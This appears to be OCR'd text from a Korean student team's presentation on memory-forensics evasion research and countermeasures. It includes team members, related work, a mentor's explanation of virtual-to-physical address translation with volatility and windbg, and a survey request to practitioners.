


메모리 분석 우회 기법 연구 및 개선방안 도출

21조 MalGround

INDEX



1. 팀 소개

01




디지털 포렌식
김종민 멘토님



디지털 포렌식
김종현 멘토님



디지털 포렌식
PM 이한얼




디지털 포렌식
김태우




디지털 포렌식
전은진



보안 제품 개발
김한솔



보안 제품 개발
한지혁




2. 프로젝트 소개

관련 연구

주제

현황

시나리오



2. 프로젝트 소개 관련 연구 | 주제 | 현황 | 시나리오

메모리 변조에 의한
은닉 파일 탐지도구
설계 및 구현

DFRWS
Resilient



Lee KyoungHo
나에게 ▾

답변 잘 받았습니니다.

우선 가상 주소 변환에 대한 코드는 volatility 소스코드의 AddressSpace 관련 플러그인을 살펴보시면 됩니다.

<https://github.com/volatilityfoundation/volatility/blob/aa6b960c1077e447bda9d64df507ec02f8fc958/volatility/plugins/addrspaces/intel.py>

본래 가상 주소 변환은 소프트웨어적으로 처리되는게 아닌 프로세서의 MMU라는 곳에서 수행하기 때문에 가상 주소 변환에 대한 공식 문서는 인텔, AMD 등 프로세서 벤더사에서 찾아볼 수 있습니다. 호환성을 위해 인텔, AMD 등의 가상 주소 변환 메커니즘은 거의 비슷합니다.

인텔의 경우 Software Developers Manual Volume 3 Chapter 4 Paging에서 찾아볼 수 있습니다.
<https://software.intel.com/sites/default/files/managed/7c/f1/253668-sdm-vol-3a.pdf>

윈도우에서는 KDBG 구조체가 PAE 여부를 가질 건데(쉽게 알 수 있는 다른 요소가 있는지 잘 기억이 안나네요) w실제 윈도우에서 가상 주소 변환 과정을 테이블별로 보시려면 windbg의 vtop 명령어가 있습니다. 커널 디버거 붙여서 Ivtop [PID] [Virtual Address]로 사용해주시면 됩니다. vtop 명령어로 현재 운영체제가 사용하는 가상 주소 변환 기법(32-bit non-PAE, 32-bit PAE, 64-bit 페이징 기법)이 무엇인지도 알아낼 수 있을겁니다. 자세한 사용법은 windbg helpfile 참조하시면 됩니다.

페이지 테이블 주소는 r cr3 였던가요... cr3 레지스터값 확인하시거나 EPROCESS 구조체 DirectoryTableBase 필드에서 찾으시면 됩니다

직접 페이지 테이블 주소 구하고, 가상 주소 나누어 테이블 내 위치 계산하는 등... 최종적으로 물리 주소 위치 구해보시면 쉽게 이해되실 겁니다.

```
C:\W>vtop.exe 0x7fffffff6000 196931584

[첫 번째]: 0xbbcf078
[주소] : 0x67a84110
[중간] : 0x1041a867
[변경] : 0x1041a000


[두 번째]: 0x1041aff8
[주소] : 0x67b8d10a
[중간] : 0xad1b867
[변경] : 0xad1b000

[세 번째]: 0xad1bfff8
[주소] : 0x67c8d10e
[중간] : 0xed1c867
[변경] : 0xed1c000

[네 번째]: 0xed1ceb0
[주소] : 0x67d81d0f
[중간] : 0xf1dd867
[변경] : 0xf1dd000

[FINAL]: 당신이 찾는 물리메모리 구조체 주소는[0xf1dd000]입니다.
```

가상주소 -> 물리주소



Black Hat)
One-byte Modification
for Breaking Memory
Forensic Analysis
Infigo)
Defeating Windows
memory forensics

ShmooCon)
ADD : Complicating
Memory Forensics
Through Memory Disarray

윈도우 환경에서
프로세서 제어영역을 통한
안티메모리 포렌식 대응기법

실전 윈도우 악성코드 메모리 분석

PHYSICAL_MEMORY_RUN
메모리 구조체 조작을 이용한
안티 덤프 기법

명령어 가상 실행을 이용한
적시 프로세스 메모리
암호화 연구





FORENSIC INSIGHT;
DIGITAL FORENSICS COMMUNITY IN KOREA

실전 윈도우 악성코드 메모리 분석



n0fate
n0fate@n0fate.com
http://forensic.n0fate.com



2012
Black Hat)
One-byte Modification
for Breaking Memory
Forensic Analysis
Infigo)
Defeating Windows
memory forensics

2014
ShmooCon)
ADD : Complicating
Memory Forensics
Through Memory Disarray

2015
윈도우 환경에서
프로세서 제어영역을 통한
안티메모리 포렌식 대응기법

2016
실전 윈도우 악성코드 메모리 분석
PHYSICAL_MEMORY_RUN
메모리 구조체 조작을 이용한
안티 덤프 기법

2018
명령어 가상 실행을 이용한
적시 프로세스 메모리
암호화 연구

2. 프로젝트 소개 관련 연구 | 주제 | 현황 | 시나리오

03

메모리 변조에 의한
은닉 파일 탐지도구
설계 및 구현

DFRWS) Anti-Forensic
Resilient Memory Acquisition

필수 호출코드 테이블을 활
용한 힙 메모리 상주형 악성
코드 탐지기법 연구

HITCON)
Malware is in the Memory
(Real Time Malware
memory Analysis System)

2012

2013

2014


2015

2016

2017

2018

PHYSICAL_MEMORY_RUN



< 우회 방안 >

1) 수집 방해

2) 분석 방해



< 대응 방안 >

우회된 악성코드의 흔적을 찾아낼 수 있는 방법 제시

+ 우회된 악성코드를 찾아 내는 플러그인 제작

현업에서의 메모리 수집 및 분석 도구 사용 현황 조사

안녕하십니까. 한국정보기술연구원 'Best of the Best' 7기 Malground 팀입니다.

현재 "메모리 분석 우회기법 연구 및 개선방안 도출"이라는 주제로 프로젝트를 진행하고 있습니다.

프로젝트 진행에 있어, 메모리 수집 및 분석도구의 현황을 알아보기 위해 현업에 계신 분들의 의견을 수렴하고자합니다.

바쁘시더라도 설문에 응답해 주시면 저희 프로젝트와 향후 보안의 발전에 도움이 될 것이라 생각합니다.

설문 해주신 분들 중 추첨을 통해 스타벅스 기프티콘을 드릴 예정이오니, 이메일을 남겨주시길 바랍니다.


감사합니다 :)

(응답하신 내용은 조사 목적 이외에는 사용되지 않으며, 본 조사는 관련 분야에 종사하신 분들을 대상으로 합니다.)

